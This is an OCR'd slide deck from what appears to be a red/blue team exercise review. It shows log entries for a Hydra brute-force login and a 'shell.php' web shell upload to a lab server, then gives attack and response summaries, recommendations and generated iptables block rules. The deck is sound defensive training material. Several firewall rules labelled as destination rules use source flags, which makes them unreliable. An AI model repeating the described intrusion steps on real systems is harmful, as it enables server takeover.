
No. 60982

PUT of file *shell.php* onto 172.16.84.205

Ryan's account


Blue Team – Hydra Brute Force Login Attack

09:38:57 – Ryan's Password Used



Blue Team – Post-Exploitation of Target Host

09:40:46 – Shell is Activated on Target Server



No. 61010

GET *shell.php*
172.16.84.205

Post-Exercise Analysis

Attack Summary

Improvements

Prevention

Post-Exercise Analysis – Attack Summary

Red Team Attack Summary

- An attacker was able to perform a lateral attack
  - The logs indicate the attack originated from within the same subnet
- Various attack tools were used to discover target host vulnerabilities
- Web enumeration tools discovered hidden URLs and folders
- Weak passwords and lack of security allowed data compromise
- Web server was determined to be vulnerable
- Attacker was able to deliver a malicious payload and take over target server with persistent presence

Post-Exercise Analysis – Attack Summary

Blue Team Response Summary

- The blue team was able to detect the events
  - Snort logs provided valuable information and visibility of attack
  - Wireshark allowed detailed packet analysis
- Although the attack was discovered, the attacker was allowed to continue exploitation
  - The Incident Response Team should have reacted quickly
  - Attacker was able to fully compromise the system
- The blue team has the ability to collect information for evidence for possible legal or criminal prosecution
- The information gathered can be used to perform post-mortem lessons learned analysis and share the findings with other teams
  - Goal is to increase organization's security posture through these exercises

Post-Exercise Analysis – Improvements

Recommended Improvements

- Implement mandatory security training program
  - Include OWASP Top 10 training for administrators
- Enforce password complexity standards
- Revise naming convention for user accounts
- The target server has been compromised
  - Remediation through restoration from backup (date before attack)
- Implement server hardening best practices
  - Disable unnecessary ports and protocols
  - Deploy IDS/IPS for increase security and visibility/monitoring

Post-Exercise Analysis – Prevention

Implement Network Protection

- Attacker/Target on the same subnet
  - Implement network segmentation to minimize lateral attacks
- Since the source/target are known, implement Firewall ACLs

```
# Netfilter (iptables) rules for snort.log.1557160271, packet 61010. Change eth0 to a valid interface if needed.

# IPv4 source address.
iptables --append INPUT --in-interface eth0 --source 172.16.84.213/32 --jump DROP

# IPv4 destination address.
iptables --append INPUT --in-interface eth0 --source 172.16.84.205/32 --jump DROP

# Source port.
iptables --append INPUT --in-interface eth0 --protocol tcp --source-port 32912 --jump DROP

# Destination port.
iptables --append INPUT --in-interface eth0 --protocol tcp --source-port 80 --jump DROP
```

Post-Exercise Analysis – Prevention


Routine Scanning and Testing

```
# IPv4 source address and port.
iptables --append INPUT --in-interface eth0 --protocol tcp --source 172.16.84.213/32 --source-port 32912 --jump DROP

# IPv4 destination address and port.
iptables --append INPUT --in-interface eth0 --protocol tcp --source 172.16.84.205/32 --source-port 80 --jump DROP

# MAC source address.
iptables --append INPUT --in-interface eth0 --mac-source 00:0c:29:07:34:cf --jump DROP

# MAC destination address.
iptables --append INPUT --in-interface eth0 --mac-source 00:0c:29:1c:28:dc --jump DROP
```

- Schedule routine penetration testing and vulnerability scans
  - Automated network and port scans on weekly/monthly basis
  - Quarterly/Annual pentest reports from reputable service (Rapid7, WhiteHat)

Q&A


RED TEAM
"OFFENSE"
Vulnerability Assessments
Penetration Tests
Social Engineering
PURPLE TEAM
COMMON GOAL
Improve organization security posture
BLUE TEAM
"DEFENSE"
Implementing Controls
Security Monitoring
Incident Response



Thank You